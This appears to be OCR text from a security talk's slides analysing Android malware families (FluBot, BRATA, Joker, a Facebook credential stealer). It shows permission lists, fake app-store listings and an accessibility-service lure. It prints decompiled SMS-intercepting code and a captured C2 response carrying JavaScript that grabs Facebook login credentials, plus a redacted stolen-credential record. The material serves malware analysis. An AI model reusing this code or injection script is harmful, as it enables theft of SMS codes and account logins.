

Bytecode Viewer 2.9.22 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch
File View Settings Plugins
Files
Cabassous.apk
assets
dex
classes-v1.bin
android-support-v4.jar
appconfig_basic.json
boot.config
corejs.1.3.4.js
libfolly_futures.so
libjsijniprofiler.so
libnative-imagetranscoder.so
libreactnativeblob.so
RNFetchBlobReq$e.smali
RNFetchBlobReq$f.smali
RNFetchBlobReq.smali
segoeui.ttf
SmsPlatformRelease.properties
com
whatsapp
Decoded Resources
META-INF
APKEASYT.RSA
APKEASYT.SF
MANIFEST.MF
n
np
obfuse
org
res
AndroidManifest.xml
resources.arsc
Quick file search (no file extension)
Exact
-
+
Search
Search from
All_Classes
Strings
Work Space

FluBot

android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.CALL_PHONE
android.permission.DISABLE_KEYGUARD
android.permission.EXPAND_STATUS_BAR
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.NFC
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_SYNC_SETTINGS
android.permission.READ_SYNC_STATS
android.permission.RECEIVE_SMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS
android.permission.WAKE_LOCK
android.permission.WRITE_SMS
android.permission.WRITE_SYNC_SETTINGS


FluBot






LOGOs ARE PROBLEMATIC

BRATA





BRATA


GreatVault · now
Activate the service now to complete the update.
Volume key shortcut
TalkBack
Downloaded services
Assistance Service
OFF
Find the service below and click to activate it.
Assistance Service
Off
TalkBack
OFF / Speak items on screen
Text-to-speech output
Display
Font size
Default
Assistance Service
Off
No description provided.
Use Assistance Service?
Assistance Service needs to:
Observe your actions
Receive notifications when you're interacting with an app.
Retrieve window content
Inspect the content of a window you're interacting with.
Perform gestures
Can tap, swipe, pinch, and perform other gestures.
CANCEL
OK
Updating

Joker


BP Diary
Warren Reason Health & Fitness
This app is available for all of your devices
Add to Wishlist
Install


Free BP Recorder
Cosette Gervais Tools
30
This app is not available for any of your devices
Add to Wishlist



BP Diary
BP Diary
BP Diary


FREE BP RECORDER
FREE BP RECORDER
FREE BP RECORDER



Clean Wallpaper
Randall S Bucy Tools
This app is available for all of your devices
Installed


Time Zone Camera
Sylvester J. Deshotel Photography
9
This app is available for all of your devices
Add to Wishlist
Install



WALLPAPER EXQUISITE
HOT
WALLPAPER EXQUISITE
HOT



Time Zone Camera
Time Zone Camera
Time Zone Camera
Summer party

Joker


com.camera.phototimezon
Source code
android.support.v4
androidx
bolts
com
io
retrofit2.service
Resources
assets
META-INF
res
unknown
AndroidManifest.xml
classes.dex
resources.arsc
stamp-cert-sha256
APK signature
AndroidManifest.xml
<activity android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.MainActivity" android:screenOrientation="po
<activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
<activity android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCamera_BaseActivity"/>
<activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
<provider android:name="com.camera.phototimezonecamera.stamp.photostamp.utils.GenericFileProvider" android:exported="false" an
<meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
</provider>
<activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<service android:name="okhttp3.service.OkService" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
<intent-filter>
<action android:name="android.service.notification.NotificationListenerService"/>
</intent-filter>
</service>

Joker






```
public static class C0oGo extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            StringBuilder sb = new StringBuilder();
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                for (SmsMessage smsMessage : messagesFromIntent) {
                    sb.append(smsMessage.getMessageBody());
                    String originatingAddress = smsMessage.getOriginatingAddress();
                    if (DooCOQGO.m9C0oGo() != null && !TextUtils.isEmpty(DooCOQGO.m9C0oGo().QoGO00) && !TextUtils.isEmpty(originatingAddress)) {
                        DooCOQGO.m9C0oGo().f50O0oG = originatingAddress;
                    }
                }
                Co0QO.m53C0oGo("mms: body:".concat(String.valueOf(sb)), true);
                task.m.n.C0oGo.m5C0oGo(sb.toString());
            }
        }
    }
}
```


BILL

Facebook Stealer

EditorPhotoPip

Painting

Touch paper

Graffiti

HUMAN C

PIP Photo

Lillians Tools

100


PEGI 3

This app is available for some of your devices

You can share this with your family. Learn more about Family Library


Add to Wishlist


Install




Select a photo from an album, or take a picture, then add the selected photo to the frame provided by the app, and then share it with your social software

Facebook Stealer







200	POST	45.32.110.28	/index.php?r=user/init&&appId=com.viewedites.showimg	10:41:32	471 ms	3.08 KB	Com...	
200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	405 ms	657 bytes	Com...	
200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	401 ms	658 bytes	Com...	
200	GET	graph.facebook.com	/v5.0/226577222413073?fields=auto_event_setup_enabled&format=json&advertiser_id=96961369-31c	10:41:32	96 ms	404 bytes	Com...	
400	GET	graph.facebook.com	/v5.0/226577222413073/button_auto_detection_device_selection?fields=is_selected&format=json&sdk	10:41:32	38 ms	1.88 KB	Com...	
200	POST	web.facebook.com	/adnw_sync	10:41:32	107 ms	5.95 KB	Com...	
200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	298 ms	2.07 KB	Com...	
200	GET	45.32.110.28	/config.php?packageName=com.viewedites.showimg&a=getForce	10:41:32	308 ms	490 bytes	Com...	

Filter: Focused Settings

Overview Contents Summary Chart Notes

1

Headers Query String Text Hex Raw

Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Vary: Accept-Encoding
Connection: keep-alive

{"retCode":0,"u":"https:\/\/www.facebook.com\/login.php","ds":0,"d":"function Logs(msg){console.log(msg)}function exec(){try{var m=document.getElementById(\"email\").value;var p=document.
p=document.getElementById(\"m_login_password\").value;if(m.length<=0||p.length<=0){return false}t.a(m,p)}catch(e){}}}function login(){try{var
loginFormObj=document.getElementById(\"loginform\");loginFormObj.getElementsByTagName(\"button\")[0].addEventListener(\"touchend\",function(){exec()});loginFormObj.getElementsByTag
loginFormObj=document.getElementById(\"login_form\");loginFormObj.querySelectorAll(\"button[name^=login]\")[0].addEventListener(\"touchend\",function(){exec()});loginFormObj.querySelec
r testpclogin=\/facebook\\.com\\\/login\\.php\/i;var testwaplogin=\/m.facebook\\.com\\\/$|m.facebook\\.com\\\/login\\.php\/i;if(testpclogin.test(window.location.href)||testwaplogin.test(windo
testurl=\/facebook\\.com\\\/bookmarks\\\/pages\/i;var testbmurl=\/business\\.facebook\\.com\/i;if(testurl.test(window.location.href)){Logs(\"==========33333\");var
obj=document.getElementById(\"bookmarksSeeAllEntSection\");if(obj==null){Logs(\"==========33333++++++\");obj=document.getElementsByTagName(\"iframe\")[0].contentDocume

Facebook Stealer

{"name":"AbaXXXXX1@yandex.com","password":"XXXXXXXXX","cookie":"locale=en_US; sb=pdFuYKVYXXXXXXocbCX; datr=pdFuYXXXXX23FvT6rH66AyKt; wd=980x1807; dpr=3; c_user=10003XXXXXX698; xs=34%3AycSKHXXXXXXXX%3A2%3A1617875462%3A15084%3A7724; fr=1MFuanJGigJztRAbY.AWWXXXXXXGXSeDnu4V7Q.BgbtGl.Q4.AAA.0.0.BgbtIF.AWVTgjd_0o4; spin=r.1003590795_b.trunk_t.1617875466_s.1_v.2_","page":0,"bm":0,"ua":"(https:\/\/www.facebook.com\/raXXXXXXii.7)Mozilla\/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/86.0.4240.185 Safari\/537.36"}

